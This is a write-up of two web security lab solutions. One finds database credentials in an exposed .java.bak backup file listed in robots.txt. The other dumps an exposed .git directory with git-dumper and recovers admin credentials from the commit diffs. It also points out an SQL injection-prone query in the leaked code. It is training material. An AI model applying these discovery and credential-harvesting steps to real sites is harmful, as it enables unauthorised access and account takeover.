1. Source code disclosure via backup files#
1.1. Essential theory#
Source code disclosure via backup files occurs when temporary files automatically generated by text editors (e.g., ~, .bak, .swp) are left in the web root directory. Since the server is not configured to execute these formats, it returns the source code as plain text instead of executing it (like a .php file). This exposure not only leaks hard-coded sensitive data (API keys, credentials) but also allows attackers to transition from black-box to white-box testing. Consequently, they can easily understand the application’s logic to exploit more complex vulnerabilities, such as Insecure Deserialization.
1.2. Lab solution steps#
- Access the lab homepage:
https://[YOUR-LAB-ID].web-security-academy.net/

- There are multiple ways to discover hidden files or directories; the most basic is reading the
robots.txtfile. Access the URL:https://[YOUR-LAB-ID].web-security-academy.net/robots.txt

- The hidden path is

/backup. Accessing the URLhttps://[YOUR-LAB-ID].web-security-academy.net/backupreveals a.java.bakfile located there.

- By analyzing the
ProductTemplate.java.bakfile, we can deduce the following conclusions:- Backend uses the Spring Boot framework (
JdbcConnectionBuilder). - JDBC Driver:
org.postgresql.Driver. - Protocol:
postgresql. - IP/Hostname:
localhost. - Port:
5432. - Database Name:
postgres. - Username:
postgres(account with root/admin privileges). - Password:
0fe...vat. String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id)is vulnerable to SQLi due to direct string concatenation without validation.- Here, we only focus on the
postgresaccount password as required by the lab.
- Backend uses the Spring Boot framework (
- Return to the homepage, click
Submit solution, and paste the password found in step 4.

2. Information disclosure in version control history#
2.1. Essential theory#
Version control history exposure occurs when the hidden .git directory is misconfigured and publicly accessible in a production environment. By downloading this directory and analyzing it with local Git tools, an attacker can view commit logs and compare source code differences between versions (diff). This process helps them easily grasp the application logic or steal sensitive information (like passwords or API keys) that were previously hard-coded. Even if deleted in the current version, this data permanently exists in the project’s version control history.
2.2. Lab solution steps#
- Access the lab homepage:
https://[YOUR-LAB-ID].web-security-academy.net/
There are multiple ways to discover hidden files or directories; since this lab focuses on version control history, we access
/.git. Access the URL:https://[YOUR-LAB-ID].web-security-academy.net/.git/Download the
.gitfolder to inspect it usinggit. Here, we usegit-dumperto extract the full Git directory structure. We could also usewget -r, but it has a drawback: it only downloads files with reference links and cannot download actual source code files hidden as hashed objects in.git/objects/. Without direct links, extraction tools (likegit-dumper) must read.git/indexand.git/refs/to get the hash map, determining exactly which object files to download.Install
git-dumper:Windows:
1pip install git-dumperLinux:
1pipx install git-dumperDump
.gitinto a folder namedgit:1git-dumper https://[YOUR-LAB-ID].web-security-academy.net/.git git

- Read the git log and identify 2 commits:
1git log

Compare the two SHA-1 commit hashes:
1git diff c632874b3e0510fd6fece1017f54d70823c70a6e 6e35abdc10da396104fb9e6f7a20d74d70bdb803Use the discovered credentials to log into the administrator account, delete the user carlos, and complete the lab.